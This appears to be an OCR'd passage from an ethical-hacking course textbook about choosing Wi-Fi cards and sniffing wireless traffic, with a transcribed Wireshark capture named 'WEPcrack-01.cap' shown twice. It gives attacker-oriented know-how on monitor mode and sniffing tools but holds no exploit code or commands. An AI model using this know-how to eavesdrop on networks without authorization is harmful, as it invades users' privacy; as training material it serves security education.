

Decide if you simply want to listen to wireless network traffic or both listen to and inject packets. PCMCIA or USB
Visit https://wireless.wiki.kernel.org/en/users/Drivers to determine compatibility
Determine the drivers required for your chipset and your operating system
Determine the Wi-Fi requirements
Learn the capabilities of a wireless card
Determine the chipset of the Wi-Fi card
Verify the chipset capabilities
Determine the drivers and patches required
Determine the card manufacturer, version, revision, model etc.
Identify the chipset used in the card
Determine what features the chipset provides for the particular operating system that you will be using

Figure 16.49: Process of choosing the optimal Wi-Fi card

Sniffing Wireless Traffic

- Sniffing is a type of eavesdropping wherein attackers capture all **ongoing wireless communications**
- To sniff the wireless traffic, an attacker needs to **enable monitor mode** on their Wi-Fi cards
- Attackers analyze the **captured traffic** to perform further attacks on the target network
- Attackers use tools, such as Wireshark with Npcap, SteelCentral Packet Analyzer, OmniPeek Enterprise, CommView for Wi-Fi, and Kismet, to sniff the wireless network


WEPcrack-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
      Time       Source             Destination           Protocol Length Info
   23 10.788048  D-LinkIn_97:36:30  Netgear_e4:38:00      802.11   391 QoS Data, SN=1625, FN=0, Flags=.p.....T
   24 10.788032                     D-LinkIn_97:36:30 (…  802.11    10 Acknowledgement, Flags=........
   25 10.789052  Netgear_e4:38:00   D-LinkIn_97:36:30     802.11    82 QoS Data, SN=2935, FN=0, Flags=.p....F.
   26 10.789076                     Netgear_e4:38:00 (2…  802.11    10 Acknowledgement, Flags=........
   27 10.789564  Netgear_e4:38:00   D-LinkIn_97:36:30     802.11    82 QoS Data, SN=2936, FN=0, Flags=.p....F.
   28 10.789586                     Netgear_e4:38:00 (2…  802.11    10 Acknowledgement, Flags=........
   29 10.793148  Netgear_e4:38:00   D-LinkIn_97:36:30     802.11   555 QoS Data, SN=2937, FN=0, Flags=.p....F.
   30 10.793170                     Netgear_e4:38:00 (2…  802.11    10 Acknowledgement, Flags=........
   31 10.793148  Netgear_e4:38:00   D-LinkIn_97:36:30     802.11    82 QoS Data, SN=2938, FN=0, Flags=.p....F.
   32 10.793170                     Netgear_e4:38:00 (2…  802.11    10 Acknowledgement, Flags=........
   33 10.794704  D-LinkIn_97:36:30  Netgear_e4:38:00      802.11    82 QoS Data, SN=1626, FN=0, Flags=.p.....T
   34 10.794686                     D-LinkIn_97:36:30 (…  802.11    10 Acknowledgement, Flags=........
   35 10.794704  D-LinkIn_97:36:30  Netgear_e4:38:00      802.11    82 QoS Data, SN=1627, FN=0, Flags=.p.....T
   36 10.794686                     D-LinkIn_97:36:30 (…  802.11    10 Acknowledgement, Flags=........
   37 10.796240  D-LinkIn_97:36:30  Netgear_e4:38:00      802.11    94 QoS Data, SN=1628, FN=0, Flags=.p.....T
   38 10.796222                     D-LinkIn_97:36:30 (…  802.11    10 Acknowledgement, Flags=........
   39 10.796220  Netgear_e4:38:00   D-LinkIn_97:36:30     802.11    82 QoS Data, SN=2939, FN=0, Flags=.p....F.

> Frame 38: 10 bytes on wire (80 bits), 10 bytes captured (80 bits)
> IEEE 802.11 Acknowledgement, Flags: ........

0000  d4 00 3a 00 40 9b cd 97  36 30              ··:·@··· 60

WEPcrack-01.cap        Packets: 2464654 · Displayed: 2464654 (100.0%)    Profile: Default
```

https://www.wireshark.org

Sniffing Wireless Traffic

Sniffing is a type of eavesdropping in which attackers intercept all ongoing wireless communication. Attackers perform wireless sniffing by simply tuning a receiver to the target transmission frequency and identifying the target communication protocol used. Attackers analyze the captured traffic to perform further attacks on the target network. To sniff wireless traffic, an attacker needs to enable the monitor mode on their Wi-Fi card.

All Wi-Fi cards do not support the monitor mode in Windows. The following link can be used to check whether a Wi-Fi card supports the monitor mode: *https://secwiki.org/w/Npcap/WiFi_adapters*


Attackers use tools such as Wireshark with Npcap, SteelCentral Packet Analyzer, OmniPeek Network Protocol Analyzer, CommView for Wi-Fi, and Kismet to sniff wireless networks.

- **Wireshark with Npcap**

  Source: *https://www.wireshark.org*

  Wireshark is a network protocol sniffer and analyzer. It allows users to capture and interactively browse the traffic in a target network. Wireshark can read live data from Ethernet networks, Token Ring networks, FDDI networks, Point-to-Point Protocol (PPP) and Serial Line Internet Protocol (SLIP) networks, 802.11 wireless LAN, automated teller machine (ATM) connections (if the ATM's OS allows Wireshark to do so), and any device supported on Linux by recent versions of libpcap. Npcap is integrated with Wireshark for complete WLAN traffic analysis, visualization, drill-down, and reporting.

  Attackers capture wireless traffic by enabling the monitor mode in Wireshark. Wireshark allows attackers to capture a huge amount of management frames, control frames, data frames, etc. and further helps them analyze Radiotap header fields to gather critical information such as the protocols used, encryption techniques used, frame lengths, and MAC addresses.


WEPcrack-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
    Time       Source             Destination          Protocol  Length Info
 23 10.788048  D-LinkIn_97:36:30  Netgear_e4:38:00     802.11     391 QoS Data, SN=1625, FN=0, Flags=.p.....T
 24 10.788032                     D-LinkIn_97:36:30 (… 802.11      10 Acknowledgement, Flags=........
 25 10.789052  Netgear_e4:38:00   D-LinkIn_97:36:30    802.11      82 QoS Data, SN=2935, FN=0, Flags=.p....F.
 26 10.789076                     Netgear_e4:38:00 (2… 802.11      10 Acknowledgement, Flags=........
 27 10.789564  Netgear_e4:38:00   D-LinkIn_97:36:30    802.11      82 QoS Data, SN=2936, FN=0, Flags=.p....F.
 28 10.789586                     Netgear_e4:38:00 (2… 802.11      10 Acknowledgement, Flags=........
 29 10.793148  Netgear_e4:38:00   D-LinkIn_97:36:30    802.11     555 QoS Data, SN=2937, FN=0, Flags=.p....F.
 30 10.793170                     Netgear_e4:38:00 (2… 802.11      10 Acknowledgement, Flags=........
 31 10.793148  Netgear_e4:38:00   D-LinkIn_97:36:30    802.11      82 QoS Data, SN=2938, FN=0, Flags=.p....F.
 32 10.793170                     Netgear_e4:38:00 (2… 802.11      10 Acknowledgement, Flags=........
 33 10.794704  D-LinkIn_97:36:30  Netgear_e4:38:00     802.11      82 QoS Data, SN=1626, FN=0, Flags=.p.....T
 34 10.794686                     D-LinkIn_97:36:30 (… 802.11      10 Acknowledgement, Flags=........
 35 10.794704  D-LinkIn_97:36:30  Netgear_e4:38:00     802.11      82 QoS Data, SN=1627, FN=0, Flags=.p.....T
 36 10.794686                     D-LinkIn_97:36:30 (… 802.11      10 Acknowledgement, Flags=........
 37 10.796240  D-LinkIn_97:36:30  Netgear_e4:38:00     802.11      94 QoS Data, SN=1628, FN=0, Flags=.p.....T
 38 10.796222                     D-LinkIn_97:36:30 (… 802.11      10 Acknowledgement, Flags=........
 39 10.796220  Netgear_e4:38:00   D-LinkIn_97:36:30    802.11      82 QoS Data, SN=2939, FN=0, Flags=.p....F.
```

```
> Frame 38: 10 bytes on wire (80 bits), 10 bytes captured (80 bits)
> IEEE 802.11 Acknowledgement, Flags: ........
```

